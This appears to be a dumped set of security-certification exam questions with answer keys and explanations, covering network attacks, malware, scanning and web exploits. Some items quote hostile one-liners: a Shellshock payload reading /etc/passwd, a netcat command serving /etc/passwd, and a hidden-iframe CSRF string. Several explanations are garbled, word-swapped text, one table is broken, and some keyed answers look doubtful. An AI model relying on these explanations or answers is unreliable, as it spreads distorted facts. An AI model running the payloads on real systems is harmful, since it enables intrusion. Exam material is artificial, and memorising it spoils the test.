
A. Password Sniffing
B. ARP Poisoning
C. Mac Flooding
D. DHCP Sniffing
Answer: B

QUESTION NO: 441
What is the main security service a cryptographic hash provides?
A. Integrity and ease of computation
B. Message authentication and collision resistance
C. Integrity and collision resistance
D. Integrity and computational in-feasibility
Answer: D

QUESTION NO: 442
An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID
for a nearby business in order to capture the wireless password. What kind of attack is this?
A. MAC spoofing attack
B. Evil-twin attack
C. War driving attack
D. Phishing attack
Answer: B

QUESTION NO: 443

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

```
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah
```

From the above list identify the user account with System Administrator privileges.

A. John

B. Rebecca

C. Sheela

D. Shawn

E. Somia

F. Chang

G. Micah

Answer: F

QUESTION NO: 444

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

A. Dragonblood

B. Cross-site request forgery

C. Key reinstallation attack

D. AP Myconfiguration

Answer: A

Explanation

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:"The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy.

Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks."Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic).

These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

QUESTION NO: 445

E-mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers

B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices

C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems

D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

QUESTION NO: 446

Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.

identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A. <1B>

B. <00>

C. <03>

D. <20>

Answer: C

Explanation:

<03>Windows Messenger administrationCourier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.

This resigned innovation, despite the fact that it has a comparable name, isn't connected in

any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.

The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

QUESTION NO: 447

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.

What is the best example of a scareware attack?

A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"

B. A banner appears to a user stating, "Your account has been locked. Click here to reset your password and unlock your account."

C. A banner appears to a user stating, "Your Amazon order has been delayed. Click here to find out your new delivery date."

D. A pop-up appears to a user stating, "Your computer may have been infected with spyware. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

QUESTION NO: 448

To create a botnet. the attacker can use several techniques to scan vulnerable machines. The attacker first collects Information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list Is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

A. Hit-list-scanning technique

B. Topological scanning technique

C. Subnet scanning technique

D. Permutation scanning technique

Answer: A

Explanation

One of the biggest problems a worm faces in achieving a very fast rate of infection is "getting off the ground." although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time. There is a straightforward way for an active worm a simple this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it

infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds.

though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

* Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.

* Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised "zombies," the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild-Lawrence Berkeley National Laboratory received ten throughout the past year.

* DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

* Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.

* Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.

* Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers.

Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers-because each came knock on everyone's door!

QUESTION NO: 449

The establishment of a TCP connection involves a negotiation called three-way handshake. What type of message does the client send to the server in order to begin this negotiation?

A. ACK

B. SYN

C. RST

D. SYN-ACK

Answer: B

QUESTION NO: 450
The change of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

A. $1320
B. $440
C. $100
D. $146
Answer: D

QUESTION NO: 451
Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

A. User-mode rootkit
B. Library-level rootkit
C. Kernel-level rootkit
D. Hypervisor-level rootkit
Answer: C

QUESTION NO: 452
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

A. intrusion detection system
B. Honeypot
C. Botnet
D Firewall
Answer: B
Explanation
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware:
luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network - that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.That definition covers a various

array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

QUESTION NO: 453

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

A. AlienVault®OSSIM™

B. Syhunt Hybrid

C. Saleae Logic Analyzer

D. Cisco ASA

Answer: B

QUESTION NO: 454

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?

A. False negative

B. True negative

C. True positive

D. False positive

Answer: D

QUESTION NO: 455

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

A. Wardriving

B. KRACK attack

C. jamming signal attack

D. aLTEr attack

Answer: D

QUESTION NO: 456

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

A. verification

B. Risk assessment

C. Vulnerability scan

D. Remediation

Answer: D

QUESTION NO: 457

Given below are different steps involved in the vulnerability-management life cycle.

1) Remediation

2) Identify assets and create a baseline

3) Verification

4) Monitor

5) Vulnerability scan

6) Risk assessment

Identify the correct sequence of steps involved in vulnerability management.

A. 2-->5-->6-->1-->3-->4

B. 2-->1-->5-->6-->4-->3

C. 2-->4-->5-->3-->6--> 1

D. 1-->2-->3-->4-->5-->6

Answer: A

QUESTION NO: 458

Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

A. Scanning

B. Footprinting

C. Enumeration

D. System Hacking

Answer: B

QUESTION NO: 459

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He's determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful.

What type of SQL injection is Elliot most likely performing?

A. Error-based SQL injection

B. Blind SQL injection

C. Union-based SQL injection

D. NoSQL injection

Answer: B

QUESTION NO: 460

A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner's permission. Their intention can either be to simply gain knowledge or to illegally make changes.

Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?

A. White Hat

B. Suicide Hacker

C. Gray Hat

D. Black Hat

Answer: C

QUESTION NO: 461

Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script.

After infecting the victim's device. Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives.

What is the tool employed by Mason in the above scenario?

A. NetPass.exe

B. Outlook scraper

C. WebBrowserPassView

D. Credential enumerator

Answer: D

QUESTION NO: 462

env x='(){ :;};echo exploit' bash -c 'cat/etc/passwd'

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?
A. Removes the passwd file
B. Changes all passwords in passwd
C. Add new user to the passwd file
D. Display passwd content to prompt
Answer: D

QUESTION NO: 463
Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?
A. Serverless computing
B. Demilitarized zone
C. Container technology
D. Zero trust network
Answer: D

QUESTION NO: 464
Which among the following is the best example of the hacking concept called "clearing tracks"?
A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
B. During a cyberattack, a hacker injects a rootkit into a server.
C. An attacker gains access to a server through an exploitable vulnerability.
D. During a cyberattack, a hacker corrupts the event logs on all machines.
Answer: D

QUESTION NO: 465
From the following table, identify the wrong answer in terms of Range (ft).
Standard Range (ft)
802.11a 150-150
802.11b 150-150
802.11g 150-150
802.16 (WiMax) 30 miles
A. 802.16 (WiMax)
B. 802.11g
C. 802.11b
D. 802.11a
Answer: A

QUESTION NO: 466
The collection of potentially actionable, overt, and publicly available information is known as

A. Open-source intelligence

B. Real intelligence

C. Social intelligence

D. Human intelligence

Answer: A

QUESTION NO: 467

in an attempt to increase the security of your network, you Implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know It. How do you accomplish this?

A. Delete the wireless network

B. Remove all passwords

C. Lock all users

D. Disable SSID broadcasting

Answer: D

QUESTION NO: 468

While browsing his Facebook teed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Mates bank account has been accessed, and the password has been changed.

What most likely happened?

A. Matt inadvertently provided the answers to his security questions when responding to the post.

B. Matt's bank-account login information was brute forced.

C. Matt Inadvertently provided his password when responding to the post.

D. Matt's computer was infected with a keylogger.

Answer: A

QUESTION NO: 469

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfilltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

A. Phishing malware

B. Zero-day malware

C. File-less malware

D. Logic bomb malware

Answer: C

QUESTION NO: 470

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process.

Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks.

What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence

B. Tactical threat intelligence

C. Operational threat intelligence

D. Technical threat intelligence

Answer: C

QUESTION NO: 471

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

A. ACK flag probe scanning

B. ICMP Echo scanning

C. SYN/FIN scanning using IP fragments

D. IPID scanning

Answer: C

QUESTION NO: 472

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam.

Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information

B. Do not trust telephone numbers in e-mails or popup ads

C. Review credit card and bank account statements regularly

D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks

E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

QUESTION NO: 473

If you want to only scan fewer ports than the default scan using Nmap tool, which option would you use?

A. -r

B. -F

C. -P

D. -sP

Answer: B

QUESTION NO: 474

What is a NULL scan?

A. A scan in which all flags are turned off

B. A scan in which certain flags are off

C. A scan in which all flags are on

D. A scan in which the packet size is set to zero

E. A scan with an illegal packet size

Answer: A

QUESTION NO: 475

A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.

Which attack is being described here?

A. Desynchronization

B. Slowloris attack

C. Session splicing

D. Phlashing

Answer: B

Explanation

Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports.Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x.Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian 'hackivists' following the 2009 Iranian presidential election to attack Iranian government internet sites .Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed.Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied.By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems.Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one.For a high-volume internet site , this will take a while . the method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris-like the tortoise-wins the race.If undetected or unmitigated, Slowloris attacks also can last for long periods of your time . When attacked sockets outing , Slowloris simply reinitiates the

connections, continuing to reach the online server until mitigated.Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host.More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. this suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries.Methods of mitigationImperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers.Imperva's secured proxy won't forward any partial connection requests-rendering all Slowloris DDoS attack attempts completely and utterly useless.

QUESTION NO: 476
Which of the following tools are used for enumeration? (Choose three.)
A. SolarWinds
B. USER2SID
C. Cheops
D. SID2USER
E. DumpSec
Answer: B D E

QUESTION NO: 477
Which of the following is the best countermeasure to encrypting ransomwares?
A. Use multiple antivirus softwares
B. Pay a ransom
C. Keep some generation of off-line backup
D. Analyze the ransomware to get decryption key of encrypted data
Answer: C

QUESTION NO: 478
Mirai malware targets IoT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?
A. MITM attack
B. Birthday attack
C. DDoS attack
D. Password attack
Answer: C

QUESTION NO: 479
Which of the following program infects the system boot sector and the executable files at the same time?
A. Polymorphic virus
B. Stealth virus
C. Multipartite Virus
D. Macro virus
Answer: C

QUESTION NO: 480

Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company.

She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

A. Password key hashing

B. Password salting

C. Password hashing

D. Account lockout

Answer: B

Explanation

Passwords are usually delineated as "hashed and salted". salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.

The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole.

This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users - like "123456" or

"password" - aren't revealed revealed when one such hashed password is known - becaus e despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

QUESTION NO: 481

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

<

iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""

> < /iframe >

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Browser Hacking

B. Cross-Site Scripting

C. SQL Injection

D. Cross-Site Request Forgery

Answer: D

QUESTION NO: 482

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he

used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

A. MQTT

B. LPWAN

C. Zigbee

D. NB-IoT

Answer: C

Explanation

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE

802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee three.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

* Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks

* Low duty cycle - provides long battery life

* Low latency

* Direct Sequence unfold Spectrum (DSSS)

* Up to 65,000 nodes per network

* 128-bit AES encryption for secure information connections

* Collision avoidance, retries and acknowledgements

QUESTION NO: 483

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to

""know"" to prove yourself that it was Bob who had send a mail?

A. Authentication

B. Confidentiality

C. Integrity

D. Non-Repudiation

Answer: D

QUESTION NO: 484

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?

A. Hash value

B. Private key

C. Digital signature

D. Digital certificate

Answer: D

QUESTION NO: 485

During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.

What is this type of DNS configuration commonly called?

A. DynDNS

B. DNS Scheme

C. DNSSEC

D. Split DNS

Answer: D

QUESTION NO: 486

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB

B. WINS.MIB

C. DHCP.MIS

D. MIB_II.MIB

Answer: A

Explanation

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts HOSTMIB.MIB: Monitors and manages host resources LNMIB2.MIB: Contains object types for workstation and server services MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system WINS.MIB: For the Windows Internet Name Service (WINS)

QUESTION NO: 487

Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?

A. False-negative

B. False-positive

C. Brute force attack

D. Backdoor

Answer: B

QUESTION NO: 488

Which of these is capable of searching for and locating rogue access points?

A. HIDS

B. WISS

C. WIPS

D. NIDS

Answer: C

QUESTION NO: 489

Which utility will tell you in real time which ports are listening or in another state?

A. Netstat

B. TCPView

C. Nmap

D. Loki

Answer: B

QUESTION NO: 490

James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources. What is the framework used by James to conduct footprinting and reconnaissance activities?

A. WebSploit Framework

B. Browser Exploitation Framework

C. OSINT framework

D. SpeedPhish Framework

Answer: C

QUESTION NO: 491

Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS.

What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

A. Man-in-the-cloud (MITC) attack

B. Cloud cryptojacking

C. Cloudborne attack

D. Metadata spoofing attack

Answer: C

QUESTION NO: 492

Which of the following programming languages is most susceptible to buffer overflow attacks, due to its lack of a built-in bounds checking mechanism?

Code:

#include <string.h> int main(){char buffer[8];

strcpy(buffer, ""11111111111111111111111111111"");} Output: Segmentation fault

A. C#

B. Python

C. Java

D. C++

Answer: D

QUESTION NO: 493

What does the following command in netcat do?

nc -l -u -p55555 < /etc/passwd

A. logs the incoming connections to /etc/passwd file

B. loads the /etc/passwd file to the UDP port 55555

C. grabs the /etc/passwd file when connected to UDP port 55555

D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

QUESTION NO: 494

On performing a risk assessment, you need to determine the potential impacts when some of the critical business processes of the company interrupt its service.

What is the name of the process by which you can determine those critical businesses?

A. Emergency Plan Response (EPR)

B. Business Impact Analysis (BIA)

C. Risk Mitigation

D. Disaster Recovery Planning (DRP)

Answer: B

QUESTION NO: 495
